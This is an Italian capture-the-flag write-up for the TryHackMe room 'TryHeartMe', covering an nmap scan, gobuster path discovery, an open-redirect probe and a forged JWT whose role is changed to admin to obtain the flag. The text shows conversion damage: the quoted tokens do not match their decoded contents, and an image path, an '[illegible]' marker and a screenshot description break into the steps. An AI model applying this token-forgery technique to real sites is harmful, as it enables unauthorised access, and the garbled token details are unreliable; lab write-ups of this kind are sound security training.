

TryHeartMe

URL: <https://tryhackme.com/room/lafb2026e5>

IP: 10.129.132.143

Iniziamo con la nostra classica enumerazione per vedere i servizi attivi nella macchina:

```
kali@kali:~$ sudo nmap -sS -sV -sC -p- 10.129.132.143
[sudo] password for kali:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-03 16:41 -0400
Nmap scan report for 10.129.132.143
Host is up (0.057s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 13:c8:06:f4:ce:74:ef:3d:98:c9:c4:b2:30:01:71:47 (ECDSA)
|_  256 fe:9e:de:04:9b:44:8e:e3:a4:09:4f:f1:dd:68:99:5c (ED25519)
5000/tcp  open  http     Werkzeug httpd 3.0.1 (Python 3.12.3)
|_ http-title: TryHeartMe \xE2\x80\x94 Shop
|_ http-server-header: Werkzeug/3.0.1 Python/3.12.3
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/s
ubmit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.71 seconds
```

sono presenti due servizi

Servizio	Porta	Versione
ssh	22	OpenSSH 9.6p1
http	5000	Werkzeug httpd 3.0.1 (python)

Facciamo path discovery nel servizio web per trovare qualche servizio interessante, usando GoBuster.

Trattandosi di un server python cerchiamo anche per estensione .py

```
kali@kali:~$ gobuster dir -u http://10.129.132.143:5000/ -w /usr/share/seclists/Discovery/Web-Content/common.txt -x ".py,.txt,.bak"

=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

=====
[+] Url: http://10.129.132.143:5000/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: bak,py,txt
[+] Timeout: 10s

=====
Starting gobuster in directory enumeration mode
=====
```

```


account      (Status: 302) [Size: 227] [--> /login?next=/account]
admin        (Status: 302) [Size: 223] [--> /login?next=/admin]
login        (Status: 200) [Size: 1461]
logout       (Status: 302) [Size: 189] [--> /]
register     (Status: 200) [Size: 1517]
Progress: 19000 / 19000 (100.00%)

```

Finished

Un percorso interessante è proprio `/login?next=/account` e se noi riuscissimo in qualche modo a sfruttare questo `next=` per fare per esempio Path Traversal?

Con `http://10.129.132.143:5000/login?next=//`



`http://10.129.132.143:5000/login?next=//www.google.com`

Fa il redirect a google... ma non riesco a trovare nessuna strada. Cambiamo e riprendiamo quella iniziale di modificare il JWT e sperare non venga controllata la firma dal server

JWT attuale dopo il login:

```

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFPbCI6InVzZXJAdXNlci5pdCI6InVjbGU0iJ1c2VyIiwiaWY3JlZGl0cyI6MCwiaWF0IjoxNzg4NDcwODAyLCJ0aGVtZSI6InZhbGVudGluZSJ9.iknfTovLX-tY_NcwXu6V0amRv-JWadNEKfs43GeuENg

```

Che è composto da tre parti: `HEADER.PAYLOAD.SIGNATURE`

```

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9
.
eyJlbWFPbCI6InVzZXJAdXNlci5pdCI6InVjbGU0iJ1c2VyIiwiaWY3JlZGl0cyI6MCwiaWF0IjoxNzg4NDcwODAyLCJ0aGVtZSI6InZhbGVudGluZSJ9
.
iknfTovLX-tY_NcwXu6V0amRv-JWadNEKfs43GeuENg

```

Decodificando il `PAYLOAD` (Base64):

```

{"email":"user@user.it","role":"admin","credits":100,"iat":1788470802,"theme":"valentine"}

```

Modificando mettendo role: admin e dei crediti, e ricodificando solo `PAYLOAD` e rimettendolo nell' `HEADER` e `SIGNATURE` originale otteniamo:

```

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9
.

```

1

[illegible]

The screenshot shows the TryHeartMe website interface. At the top, there's a navigation bar with a logo on the left and links for 'Shop', 'Account', 'Admin', and 'Logout' on the right. The browser's address bar shows the URL 'http://10.129.132.143:5000/receipt/valenflag' and a 'Not Secure' warning. The main content area has a dark purple background. On the left, a 'Receipt' section with the heading 'Thanks for your order.' contains a table with two columns: 'Order' and 'ValenFlag'. The table lists 'Item', 'Price', 'Remaining', and 'Account' with corresponding values: '777 credits', '5000', and 'user@user.it'. On the right, a 'Voucher' section shows 'ValenFlag redeemed' and a JWT token: 'THM{v4l3nt1n3_jwt_c00k13_t4mp3r_4dm1n_sh0p}'. A 'Continue shopping' button is located at the bottom right.

Questo funziona perché il server non verifica correttamente la firma del JWT rispetto al payload